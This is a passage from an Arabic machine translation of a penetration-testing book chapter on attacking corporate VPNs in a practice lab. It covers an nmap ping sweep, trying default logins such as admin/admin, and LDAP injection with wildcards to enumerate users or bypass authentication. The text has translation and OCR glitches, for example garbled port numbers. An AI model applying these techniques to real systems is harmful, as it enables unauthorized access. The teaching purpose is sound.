الخميس 28مارس 2019 14:28:54جهاز TUN/TAP tun0مفتوح
الخميس 28مارس ،2019الساعة 14:28:54. do_ifconfig, tt->did_ifconfig_ipv6_setup=0
الخميس 28مارس 2019 14:28:54 /sbin/ip link set dev tun0 up mtu 1500
الخميس 28مارس ،2019الساعة 14:28:54. /sbin/ip addr add dev tun0 local 10.10.10.6
النظير 10.10.10.5
الخميس ٢٨مارس ،٢٠١٩الساعة ١٤:٢٨:٥٤اكتملت عملية التهيئة
```

ينتهي الإخراج برسالة "اكتملت عملية التهيئة"، مما يؤكد اتصالك بخادم VPN.لاحظ السطر المميز في الإخراج السابق الذي يشير إلى فتح جهاز جديد باسم tun0 .هذا جهاز شبكة افتراضية يمكن من خلاله إرسال البيانات من جهاز Kali Linux الخاص بك لتمر عبر النفق الآمن الذي تم إنشاؤه حديثًا.

إذا قمت بتشغيل الأمر ip addressعلى جهاز Kali Linuxالخاص بك، فسترى هذا الجهاز الجديد، بالإضافة إلى عنوان IPالخاص به.


عنوان IPهذا، ضمن النطاق 10.10.10.x، هو عنوان IPالخاص بجهازك على شبكة VPNهذه. إذا كانت هناك أجهزة أخرى متصلة بشبكة VPN، فستحصل أيضًا على عناوين IPمشابهة. يمكنك استخدام Nmapلإجراء فحص الآن وتحديد عناوين IPللأجهزة الأخرى داخل شبكة VPNهذه. سيطلب الأمر الموضح هنا من Nmapاختبار الاتصال بعناوين IPضمن النطاق 10.10.10.x.

```
nmap -sP 10.10.10.0/24
```

يُعرف هذا باسم مسح بينغ، وهو إحدى طرق تحديد الأجهزة المضيفة على الشبكة. يعمل هذا المسح إذا كانت الأجهزة المضيفة مُهيأة للاستجابة لطلبات صدى ICMPأو طلبات الطابع الزمني، كما يستخدم منفذي TCP 80و344 لتحديد ما إذا كان الجهاز المضيف نشطًا. في مثالنا، سيحدد هذا المسح 10.10.10.1، وهو عنوان IPداخلي لخادم VPN.بعد ذلك، يجب عليك إجراء مسح Nmapأكثر شمولاً للجهاز المضيف (وأي أجهزة أخرى قد تكون اكتشفتها). قد تجد خدمة ويب (مثل تلك الموضحة في الشكل 8.3)، والتي تمثل

Machine Translated by Google

نوع المصادقة الثانوية التي قد تواجهها بمجرد الاتصال بشبكة VPNخاصة بالشركات.



الشكل 8.3: بوابة يمكن الوصول إليها بعد المصادقة على الشبكة الافتراضية الخاصة (VPN).

من المعتاد مواجهة حاجز إضافي، كما هو موضح في الشكل 8.3، عند الوصول إلى شبكة VPN. يُشار إليه عادةً باسم مصادقة المرحلة الثانية ، وهو شائع في حلول الشبكات الخارجية أو العمل عن بُعد. من هنا، يمكنك محاولة تسجيل الدخول، ويجب عليك بالتأكيد البحث جيدًا عن أي تسريبات معلومات أو ثغرات يُمكن استغلالها. يمكنك البدء من جديد في الاختبار وتشغيل عمليات فحص وأدوات متنوعة، كتلك التي رأيتها سابقًا. عند محاولة تسجيل الدخول، تذكر استخدام أسماء مستخدمين وكلمات مرور شائعة، مثل admin/admin، وما إلى ذلك. يجب دائمًا إجراء اختبارات ثغرات الحقن (التي سيتم شرحها بالتفصيل لاحقًا في هذا الفصل) على الخدمات من هذا النوع، لأنها غالبًا ما ترتبط بأنظمة مصادقة خلفية.

LDAP

تستخدم المؤسسات غالبًا بروتوكول LDAP أو قاعدة بيانات SQL مع شبكة VPN الخاصة بها للتحقق من صحة بيانات تسجيل الدخول. أحيانًا، يُفرط في الثقة ببرنامج VPN، ويعتمد مسؤولو النظام خطأً على خادم VPN لتنقية مدخلات المستخدم.

Machine Translated by Google


قبل تمريرها إلى مخزن بيانات خلفي. وقد رصد موقع Hacker Houseالعديد من خوادم VPNالمرتبطة بمخزن بيانات دون أي فحص أو تنقية لمدخلات المستخدم.
ويحدث سيناريو شائع عندما تستخدم خدمة VPNمُرشِّح بحث LDAPعلى خادم LDAPخلفي (مثل .(Microsoft Active Directory

تخيل استعلام بحث LDAPمثل التالي:

```
(cn=$user)
```

لنفترض أن متغير المستخدم يُمرر من خادم VPNإلى استعلام بحث .LDAPبدلاً من إدخال اسم مستخدم صحيح،
يمكنك إدخال رمز بدل مثل النجمة (*)أو علامة النسبة المئوية ، (%)على أمل أن يُدرج هذا الرمز في استعلام .LDAPإذا
أُدرج، فهذا مثال على حقن ،LDAPوهو أمر يجب عليك دائمًا اختباره على نقطة نهاية ،VPNلأنها غالبًا ما تتفاعل مع
خدمات .LDAPقد يؤدي استخدام تقنيات حقن LDAPإلى كشف أسماء المستخدمين أو التسبب في مشاكل تجاوز
المصادقة.

يعمل خادم VPNالخاص بنا، كمثال، بتطبيق phpLDAPadmin(وهو تطبيق ويب مكتوب بلغة PHPلإدارة
خدمات (LDAPخلف شاشة تسجيل الدخول، مما يجعله عرضةً لهجمات حقن LDAPوتجاوز مصادقة ملفات
تعريف الارتباط للجلسة . سنتناول هذا الموضوع بمزيد من التفصيل في فصل تطبيقات الويب. باستخدام
،phpLDAPadminيُمكن استعراض جميع المستخدمين على النظام والمعلومات المخزنة عن كل مستخدم،
كما هو موضح في الشكل .8.4



الشكل 8.4: phpLDAPadmin

يمكنك استخدام الأمر ldapsearchللربط بمثيل LDAPبعيد واستخراج المعلومات بمجرد معرفة بيانات الاعتماد. الأمر
التالي